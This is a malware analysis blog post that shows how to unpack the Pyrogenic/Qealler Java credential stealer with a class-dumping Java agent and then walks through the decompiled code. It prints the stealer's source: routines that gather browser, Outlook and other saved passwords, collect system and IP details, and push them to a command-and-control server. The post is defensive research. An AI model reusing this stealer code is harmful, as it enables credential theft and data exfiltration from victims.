Unpacking Pyrogenic/Qealler using Java agent -Part 0x2

securityinbits.com/malware-analysis/unpacking/unpacking-pyrogenic-qealler-using-java-agent-part-0x2/

January 17, 2020

Introduction to Java agent

A Java agent is used to instrument programs running on the JVM and it can modify the Java bytecode at runtime without source code. In this post we will be using a Java agent to dump the classes during runtime without any bytecode modification but for more details please check this Java Agents Tutorial [1]. These are the minimum requirement for Java agent to work:

1. Java agent class file should have a **premain** method which acts as the entry-point.This method is executed before the real java application main method, premain method it's like TLS callback.
2. MANIFEST.MF should be defined with the **Premain-Class** attribute, which will point to class name with premain method. Another important point is there **must be a new line at the end of the MANIFEST file**. Otherwise, the last header is ignored.
3. javaagent parameter should be specified to load java agent jar file with premain method e.g . `java -javaagent:dumper.jar -jar malware.jar`

Unpacking using Java agent

dumper.java & **MANIFEST.mf** are used to build Java agent dumper.jar. **dumper.java** code is copied from Reversing an obfuscated java malware pdf [2] and I will highly recommend to go through the pdf[2] to understand the different methods which can be used to analyse Java malware.

grade

Note: All java, MANIFEST and jar files are uploaded to GitHub repo[3].

dumper.java

```
import java.io.*;
import java.lang.instrument.*;
import java.security.*;

// This code is copied from "Reversing an obfuscated java malware by Extreme Coders"
public class dumper {
    //A java agent must have a premain method which acts as the entry-point
    public static void premain(String agentArgs, Instrumentation inst) {
        System.out.println("agent loaded");
        // Register out trasnformer
        inst.addTransformer(new transformer());
    }
}

class transformer implements ClassFileTransformer {
    // The transform method is called for each non-system class as they are being
loaded
    public byte[] transform(ClassLoader loader, String className,
        Class < ? > classBeingRedefined, ProtectionDomain protectionDomain,
        byte[] classfileBuffer) throws IllegalClassFormatException {
        if (className != null) {
            // Skip all system classes
            if (!className.startsWith("java") &&
                !className.startsWith("sun") && !className.startsWith("javax") &&
!className.startsWith("com") && !className.startsWith("jdk") &&
!className.startsWith("org")) {
                System.out.println("Dumping: " + className);
                // Replace all separator characters with _
                String newName = className.replaceAll("/", "_") + ".class";
                try {
                    FileOutputStream fos = new FileOutputStream(newName);
                    fos.write(classfileBuffer);
                    fos.close();
                } catch (Exception ex) {
                    System.out.println("Exception while writing: " + newName);
                }
            }
        }
        // We are not modifying the bytecode in anyway, so return it as-is
        return classfileBuffer;
    }
}
```

MANIFEST.mf

```
Manifest-Version: 1.0
Premain-Class: dumper
```


grade

Note: If you know the basic of Java or any other object oriented programming language then it will be much easier to understand this dumped unpacked code.


1. Uploaded the jar file in GitHub repo[3] which is generated using following command:

```
javac dumper.java
jar cmf MANIFEST.MF dumper.jar dumper.class transformer.class
```

2. Execute this command `java -javaagent:dumper.jar -jar BankPaymAdviceVend_LLCRep.jar` to run the malware with java agent and it will dump all the accessed classes at runtime to the current working directory.




Pyrogenic java agent cmdline



Pyrogenic malware classes with comment

3. Please decompile all the dumped class files which start with q0b4 and j/t/e package name files using ByteCodeViewer FernFlower Java decompiler. One of the easiest way is to zip all classes and then use BCV. Then, import decompiled java source files from BCV into any Java IDE, this will help you in code navigation.

4. Start from the bottom and go up in the above pic then you will find the first proper package name q0b4/bootstrap/templates/Header which can be our starting point for unpacked code. We are Reverse engineers, we always start in reverse order :).
5. Below pic shows all the unpacked classes dumped using Java agent dumper.jar. It starts from ***Header.java*** which uses a decrypt function to AES decrypt the classes at runtime and invoke the main method. It invokes j.t.e.Main package main method.



Dumped Classes List with Header.java

grade


Other approach is to dump all the classes present in obfuscatedEntryList using for loop and continue analysis

Dumped class file analysis

Malware authors divided the source code in multiple sensible packages. They have made our job easier by giving proper names to functions, variables and classes. We will go through some of the classes ***Main***, ***Server***, ***MainEx*** and one util ***IPAddress*** class, as it will take too much time to go through each one of them.

Main & Server class

- ***Main*** class invokes the loadLibrary method which sends the cmd to CC using ***sendCmd*** method.



Pyrogenic Main class with loadLibrary

- ***Server*** class contains function ***loadLibrary*** which is used above and ***pushCredentials*** which is used to send the stolen credential to CC.

```
76
77    public Server.ServerConnection connect(int cmd) {
78       try {
79          AtomicReference sc = new AtomicReference();
80
81          try {
82             if (this.recentlyConnectedServerCache != null) {
83                Server.ServerConnection _sc = this.tryConnection(this.recentlyConnectedServerCache, cmd);
84                sc.set(_sc);
85             }
86          } catch (Throwable var4) {
87             this.recentlyConnectedServerCache = null;
88          }
89
90          boolean state;
91          if (sc.get() == null) {
92             do {
93                state = serverList.stream().anyMatch((serverInfo) -> {
94                   Server.ServerConnection _sc = this.tryConnection(serverInfo, cmd);
95                   sc.set(_sc);
96                   return _sc != null;
97                });
98                if (state) {
99                   state = sc.get() != null;
100               }
101            } while(!state);
102         }
103
104         return (Server.ServerConnection)sc.get();
105      } catch (Throwable var5) {
106         return this.connect(cmd);
107      }
108   }
109
110   public byte[] loadLibrary(int libFlag) throws Exception {
111      Server.ServerConnection connection = this.connect(16384);
112      connection.sendCmd(libFlag);
113      return IOHelper.copy(connection.getIs());
114   }
115
116   public String pushCredentials(byte[] data, byte[] sysInfo, byte[] cookies) throws Exception {
117      Server.ServerConnection connection = this.connect(32768);
118      connection.getDos().writeInt(sysInfo.length);
119      connection.getDos().write(sysInfo);
120      connection.getDos().writeInt(data.length);
121      connection.getDos().write(data);
122      connection.getDos().writeInt(cookies.length);
123      connection.getDos().write(cookies);
124      connection.getDos().flush();
125      byte[] result = new byte[connection.getDis().readInt()];
126      connection.getDis().readFully(result);
127      return new String(result);
128   }
129
```

LIBRARY_CMD = 16384
CREDENTIAL_CMD = 32768

Pyrogenic Server class with functions

- ***Server*** class contain the following list of available library and cmds:

```
 public static final int PYTHON = 162144;
public static final int SQLITE = 4353152;
public static final int JNA = 224288;
public static final int JNA_PLATFORM = 3048576;
public static final int JNA_4 = 307200;
public static final int JNA_PLATFORM_4 = 308224;
public static final int BCPROV = 310272;
public static final int INI4J = 311296;
public static final int XML = 312320;
public static final int JSON = 313344;
public static final int W3DOM = 314368;
public static final int Q4_PASS_LIB = 315392;
public static final int JPOWERSHELL = 316416;
private static final int LIBRARY_CMD = 16384;
private static final int CREDENTIAL_CMD = 32768;
private static final byte[] SEED =
"uisdfysdgfbsdyufbsiybfsdyb733grfsudbfjh".getBytes();
private static final int MAX_TRY_COUNT = 20;
```

Server.java | Header.java | IOHelper.java

```
1  package j.t.e;
2
3  import j.t.e.core.utils.Context;
25
26 public class Server {
27    public static final int PYTHON = 162144;
28    public static final int SQLITE = 4353152;
29    public static final int JNA = 224288;
30    public static final int JNA_PLATFORM = 3048576;
31    public static final int JNA_4 = 307200;
32    public static final int JNA_PLATFORM_4 = 308224;
33    public static final int BCPROV = 310272;
34    public static final int INI4J = 311296;
35    public static final int XML = 312320;
36    public static final int JSON = 313344;
37    public static final int W3DOM = 314368;
38    public static final int Q4_PASS_LIB = 315392;
39    public static final int JPOWERSHELL = 316416;
40    private static final int LIBRARY_CMD = 16384;
41    private static final int CREDENTIAL_CMD = 32768;
42    private static final byte[] SEED = "uisdfysdgfbsdyufbsiybfsdyb733grfsudbfjh".getBytes();
43    private static final int MAX_TRY_COUNT = 20;
44    private static List serverIps = new LinkedList();
45    public static String UUID = "%UUID%";
46    private static final List serverList = new LinkedList();
47    private Server.ServerInfo recentlyConnectedServerCache = null;
48
49    private Server.ServerConnection tryConnection(Server.ServerInfo serverInfo, int cmd) {
50       int count = 0;
51
52       while(true) {
53          Socket socket = null;
54
55          try {
56             if (count == 20) {
57                return null;
```

Pyrogenic Server class with cmd

Malware author didn't pack all the required Java libraries in the jar but it is requested when needed at runtime. This significantly decreased the malware size to 153.27 Kb. Let's discuss some of the library and commands used:

1.
    1.
        1. **Server JNA, JNA_4, JNA_PLATFORM, JNA_PLATFORM_4** – JNA (Java Native Access) provides simplified access to native library methods without requiring any additional JNI or native code. For example you can call printf, GetSystemTime Windows API function directly from Java Code.
        2. **INI4j** – Java API for handling configuration files in Windows .ini format
        3. **JPOWERSHELL** – Simple Java API that allows programs to interact with PowerShell console. It may be used when malware invokes any PowerShell commands.
        4. **Q4_PASS_LIB** – May be Qealler v4 Password Library loaded first using `list.add(server.loadLibrary(315392));`
        5. **LIBRARY_CMD** – May be used to load the clean dll used sqlitejdbc.dll and jnidispatch.dll
        6. **CREDENTIAL_CMD** – This cmd is used to ***pushCredentials*** to CC

MainEx class


- **j.t.e.Main** main method invokes the ***j.t.e.MainEx*** main method as shown above in **Main** class. It sent credential and system info in JSON format to CC. All the communication are AES encrypted using ***EncryptedCipherOutputStream*** and ***EncryptedCipherInputStream*** which extends ***CipherOutputStream*** & ***CipherInputStream*** respectively.

```
1  package j.t.e;
2
3  import j.t.e.core.utils.FileUtils;
27
28 public class MainEx {
29    private static File workingDir = null;
30
31    public static void main(String[] args) {
32       try {
33          Field scl = ClassLoader.class.getDeclaredField("scl");
34          scl.setAccessible(true);
35          scl.set((Object)null, MainEx.class.getClassLoader());
36          Thread.currentThread().setContextClassLoader(MainEx.class.getClassLoader());
37       } catch (Throwable var9) {
38       }
39
40       if (workingDir == null) {
41          workingDir = new File(FileUtils.getTempDirectory().getAbsolutePath(), "tmp" + System.nanoTime());
42          workingDir.mkdirs();
43          FileUtils.setTempDirectory(workingDir);
44       }
45
46       try {
47          Class.forName("org.sqlite.JDBC");
48       } catch (Throwable var8) {
49       }
50
51       List allPasswords = run();
52       Out.info("********************** OUTPUT **************************");
53       JSONArray credentials = SoftwareData.jsonize((SoftwareData[])allPasswords.toArray(new SoftwareData[0]));
54       JSONArray cookies = new JSONArray();
55       JSONArray sysInfo = getSysInfo();
56       Out.info("Credentials: " + credentials);
57       Out.info("Cookies: " + cookies);
58       Out.info("SystemInfo: " + sysInfo);
59       String serverCredentialResponse = "";
60
61       do {
62          try {
63             serverCredentialResponse = Main.server.pushCredentials(credentials.toString().getBytes(StandardChar
64             Thread.sleep(30000L);
65          } catch (Throwable var7) {
66          }
67       } while(!serverCredentialResponse.equals("ok"));
68
69    }
70
71    public static List run() {
72       List allPasswords = new ArrayList();
73       Iterator var1 = (new ArrayList() {
```

Stolen system info & credential sent to CC

Pyrogenic MainEx main method

- ***MainEx*** class contains two important methods: ***run()*** and **getSysinfo()** as shown below.




```
public static List run() {
   List allPasswords = new ArrayList();
   Iterator var1 = (new ArrayList() {
      {
         this.addAll(ChromiumBased.chromiumBasedBrowsers);
         this.addAll(MozillaBased.mozillaBasedBrowsers);
         this.add(new IExplorer());
         this.add(new UCBrowser());
         this.add(new Composer());
         this.add(new Credman());
         this.add(new Outlook());
         this.add(new Pidgin());
         this.add(new PostgreSQL());
         this.add(new Squirrel());
         this.add(new Tortoise());
      }
   }).iterator();

   while(var1.hasNext()) {
      Software software = (Software)var1.next();

      try {
         List output = software.run();
         if (output.size() > 0) {
            allPasswords.addAll(output);
         }
      } catch (Throwable var4) {
      }
   }

   return allPasswords;
}

static JSONArray getSysInfo() {
   Runtime runtime = Runtime.getRuntime();
   JSONArray wrapper = new JSONArray();
   wrapper.put((new JSONObject()).put("key", "osName").put("value", System.getProperty("os.name", "none")));
   wrapper.put((new JSONObject()).put("key", "osVersion").put("value", System.getProperty("os.version", "none")));
   wrapper.put((new JSONObject()).put("key", "osArch").put("value", System.getProperty("os.arch", "none")));
   wrapper.put((new JSONObject()).put("key", "javaHome").put("value", System.getProperty("java.home", "none")));
   wrapper.put((new JSONObject()).put("key", "userName").put("value", System.getProperty("user.name", "none")));
   wrapper.put((new JSONObject()).put("key", "userHome").put("value", System.getProperty("user.home", "none")));
   wrapper.put((new JSONObject()).put("key", "availableProcessor").put("value", runtime.availableProcessors() + ""));
   wrapper.put((new JSONObject()).put("key", "freeMemory").put("value", runtime.freeMemory() + ""));
   wrapper.put((new JSONObject()).put("key", "totalMemory").put("value", runtime.totalMemory() + ""));
   wrapper.put((new JSONObject()).put("key", "localIpAddress").put("value", IPAddress.getLocalIpAddress()));
   wrapper.put((new JSONObject()).put("key", "globalIpAddress").put("value", IPAddress.getGlobalIpAddress()));
   return wrapper;
}
```

Pyrogenic MainEx credential stealer method

- Malware steal credential from list of software mentioned in the ***run()*** method

```
this.addAll(ChromiumBased.chromiumBasedBrowsers);
this.addAll(MozillaBased.mozillaBasedBrowsers);
this.add(new IExplorer());
this.add(new UCBrowser());
this.add(new Composer());
this.add(new Credman());
this.add(new Outlook());
this.add(new Pidgin());
this.add(new PostgreSQL());
this.add(new Squirrel());
this.add(new Tortoise());
```

- **getSysinfo()** collect osName, osVersion, osArch, javaHome, userName, userHome, availableProcessor, freeMemory, totalMemory, localIpAddress & globalIpAddress in JSON format which is encrypted and sent to CC with other info.

IPAddress class

IPAddress class is one of the classes present in package ***j.t.e.core.utils*** which gets the IP address of the infected system and sends it to CC with other system info. It uses http://bot.whatismyipaddress.com for collecting the public IP of infected systems.

```
1  package j.t.e.core.utils;
2
3  import java.io.BufferedReader;
10
11 public class IPAddress {
12    public static String getGlobalIpAddress() {
13       URL url = null;
14       BufferedReader in = null;
15       String ipAddress = "";
16
17       try {
18          url = new URL("http://bot.whatismyipaddress.com");
19          in = new BufferedReader(new InputStreamReader(url.openStream()));
20          ipAddress = in.readLine().trim();
21          if (ipAddress.length() <= 0) {
22             ipAddress = getPrivateAddress();
23          }
24       } catch (Exception var4) {
25          ipAddress = getPrivateAddress();
26       }
27
28       return ipAddress;
29    }
30
31    private static String getPrivateAddress() {
32       String ipAddress;
33       try {
34          ipAddress = InetAddress.getLocalHost().getHostAddress().trim();
35       } catch (Exception var2) {
36          ipAddress = "0.0.0.0";
37       }
38
39       return ipAddress;
40    }
41
42    public static String getLocalIpAddress() {
43       try {
44          DatagramSocket socket = new DatagramSocket();
45          Throwable var1 = null;
46
47          String var2;
48          try {
49             socket.connect(InetAddress.getByName("8.8.8.8"), 10002);
50             var2 = socket.getLocalAddress().getHostAddress();
51          } catch (Throwable var12) {
52             var1 = var12;
53             throw var12;
54          } finally {
55             if (socket != null) {
56                if (var1 != null) {
57                   try {
58                      socket.close();
59                   } catch (Throwable var11) {
60                      var1.addSuppressed(var11);
61                   }
62                } else {
```

```
63                  socket.close();
64              }
65          }
66
67      }
68
69      return var2;
70  } catch (UnknownHostException | SocketException var14) {
71      return "0.0.0.0";
72  }
```

Pyrogenic IPAddress util class

When will it fail?

Unpacking using Java agent will be unable to dump all the classes at runtime due to following conditions:

- When malware is unable to interact with CC then it will not be able to exhibit complete behaviour.
- Malware is using some anti analysis technique e.g checking for vmware etc.
- Malware is unable to run due to some supporting files, command line etc.

Conclusion

Unpacking using a Java agent is quite simple and can speed up your analysis, you can use the dumper.jar uploaded in Github [3]. This method can be used in any Java based malware. We have also gone through some of the dumped Pyrogenic/Qealler source code to understand the stealer functionality. In the last part 0x3 we find similarity between Qealler/Pyrogenic variants based on static code analysis.

